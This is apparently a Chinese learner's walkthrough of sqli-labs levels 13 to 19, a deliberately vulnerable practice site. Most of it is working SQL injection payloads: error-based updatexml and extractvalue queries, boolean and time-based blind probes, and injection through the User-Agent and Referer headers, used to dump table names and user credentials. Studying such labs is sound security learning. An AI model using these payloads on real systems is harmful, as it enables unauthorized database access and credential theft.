测试一番后,输入admin'
根据报错可知道是单引号加括号闭合,我们输入构造的密码语句:adn') or '1'=('1
登录不回显,但刚才测试时有报错信息,这里使用报错注入,我比较喜欢updatexml报错注入
爆库
爆库名和版本,-1') or updatexml(1,concat(0x7e,database(),0x7e,version()),1) #,
库名:security,版本:5.7.26
爆表
-1') or updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1) #
表名:emails、referers、uagents、users
爆字段
-1') or updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users'),0x7e),1) #
由于updatexml只能显示32字符,所以显示不全,这里我们截取查看
-1') or updatexml(1,concat(0x7e,substr((select group_concat(column_name) from information_schema.columns where table_name='users'),40,30),0x7e),1) #

重要字段:id、username、password
爆数据
-1') or updatexml(1,concat(0x7e,(select group_concat(username) from security.users),0x7e),1) #

密码同理
updatexml有限制,下次学个新的
less-14
跟less-13一样,只不过只有双引号闭合,这次用extractvalue报错注入
直接爆密码吧,-1" or extractvalue(null,concat(0x7e,(select group_concat(password) from security.users))) #

这种只改动某一点的关卡,就一篇带过了,详情可以看前一篇
less-15
测试一番后,发现是单引号闭合,题目名字也提示了布尔盲注
先来测试一下数据库长度,-1' or length(database())=6#

报错,试一下长度为8,-1' or length(database())=8#

成功,所以数据库长度为8,同理试试数据库名的第一位
-1' or substr(database(),1,1)='s'#
也成功,布尔盲注原理就是这个,随后还要测试表有几个,第一个名字。第二个名字….然后字段数,字段名….特别繁杂,道理一样的,写脚本会更方便
less-16
测试后发现是("")闭合的
测试发现admin") and sleep(2)#可以使浏览器延迟2秒左右,故存在时间盲注,步骤和前一关一样,举个例子,测试数据库长度-1") or length(database())=8#
成功,说明猜解正确,其他也一样道理
注意,使用if语句判断更好,快一点,而且脚本大多使用if语句。在测试的时候有时候有个坑,比如-1") or sleep(2) #按理说也是对的,但是它转圈停不下来,应该转2秒左右显示成功,结果一直转,据说是因为选中多条数据,每条都延迟一段时间。有机会再研究吧!
less-17
刚开始我在用户名那里玩半天,一直失败,后来抬头一看才知道是一个密码重置的网页。

而且用户名那里不报错的,只有密码那个框不规范会报错。然后重置密码要求正确的用户名,前提就是要你知道用户名,这里用网页提示的那个Dhakkan进行密码位置的报错注入吧!
爆库
-1' or extractvalue(null,concat(0x7e,database())) #

库名:security
爆表
1' and extractvalue(null,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e)) #

注意我把-1改成了1,or改成了and,不知道为什么那种错了
敏感表名:users
爆字段
1' and extractvalue(null,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users'),0x7e)) #

最多显示32字符,所以我们截取查看
1' and extractvalue(null,concat(0x7e,substr((select group_concat(column_name) from information_schema.columns where table_name='users'),40,30),0x7e)) #

敏感字段名:username、password
爆数据
1' and extractvalue(null,concat(0x7e,(select group_concat(username) from security.users),0x7e)) #

这里是SQL语法有问题,updatexml是更新,select从表里查询,不能利用select查询后,再使用函数更新它,所以报错。这个问题只出现在MySQL
使用派生查询解决
注意要取个别名
1' and extractvalue(null,concat(0x7e,(select group_concat(username) from (select username from security.users)bieming),0x7e)) #

看其他部分使用substr截取就行,密码同理
less-18
咋试都不行,还一直显示IP,看了wp才知道,源码里的check_input函数限制死了,无法注入,源码里有一部分是注入点
1
$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";
它会把user-agent、IP、username插入到表的对应字段,这里就是注入点,需要抓包改user-agent,这关模拟的是登录后的场景。
登录的时候老是错?因为你在第17关修改密码了,重置数据库即可
爆库
'and updatexml(1,concat(0x7e,database(),0x7e),1)and'

右边已经回显了,并且把库名查了出来
库名:security
爆表
'or updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema='security'),0x7e),1)and'这里我本来是and一直不出,改成or就出了,奇怪,爆库那句怎么可以

敏感表:users
爆字段
'or updatexml(1,concat(0x7e,substr((select group_concat(column_name)from information_schema.columns where table_name='users'),40,30),0x7e),1)and'

敏感字段:username、password
爆数据
'or updatexml(1,concat(0x7e,(select group_concat(username)from security.users),0x7e),1)and'

密码同理,看更多就用substr截取
长知识了,还有头部注入,这个原因就是后台记录响应头内容导致的,下一关应该也是头里某个地方
less-19
跟上一关一样,只不过在头文件里的Referer里注入,直接爆表吧
'or updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema=database()),0x7e),1)and'
